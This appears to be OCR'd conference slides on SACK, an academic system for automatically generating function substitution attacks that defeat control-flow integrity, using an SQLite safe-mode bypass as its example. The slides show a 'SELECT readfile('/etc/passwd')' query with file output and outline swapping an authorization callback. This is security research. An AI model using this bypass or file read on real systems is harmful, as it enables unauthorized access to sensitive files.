SACK: Systematic Generation of Function Substitution Attacks Against Control-Flow Integrity

Zhechang Zhang Hengkai Ye Song Liu Hong Hu

PennState

Control-Flow Hijacking

Exploiting memory bugs to redirect program execution

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



Memory bug

Control-Flow Hijacking

Exploiting memory bugs to redirect program execution



Memory bug

Corrput control data

Control-Flow Hijacking

Exploiting memory bugs to redirect program execution

Memory bug → Corrput control data → Divert control-flow

Control-Flow Hijacking

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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
- Function substitution (Sub) attacks:
  - substitute within allowed targets



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No Automatic Way to Build Sub Attacks

- Manually build two Sub attacks
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
- No systematic/automated solution



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- 22 security oracles, seven applications, 419 attacks

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

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

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

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

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

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

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

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sqlite> #[perform Sub attack]
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

With safe mode

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$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode

```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

Allowed set

{safeModeAuth, idxAuthCallback, …}

```
int safeModeAuth(void *pClientData, ...)
    if (... /* command is not allowed */)
        exit(1);
    return SQLITE_OK;
```

Security check

```
int idxAuthCallback(void *pClientData, ...)
    idxMalloc(&rc, sizeof(IdxWrite));
    return rc;
```

Memory check

Steps for Automated Construction

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

Blocked in safe mode

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$ ./sqlite3 --safe
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```

Bypass safe mode

Steps for Automated Construction

1. Target collection
   - safeModeAuth, idxAuthCallback

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Steps for Automated Construction

1. Target collection
   - safeModeAuth, idxAuthCallback

2. Security impact
   - execute dangerous function

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Bypass safe mode

Steps for Automated Construction

1. Target collection
   - safeModeAuth, idxAuthCallback
2. Security impact
   - execute dangerous function
3. Framework
   - test and verify automatically

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Bypass safe mode

Threat Model

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- Program contains memory-safety vulnerabilities

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- Attacker can achieve arbitrary memory reads and writes

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- Program contains memory-safety vulnerabilities
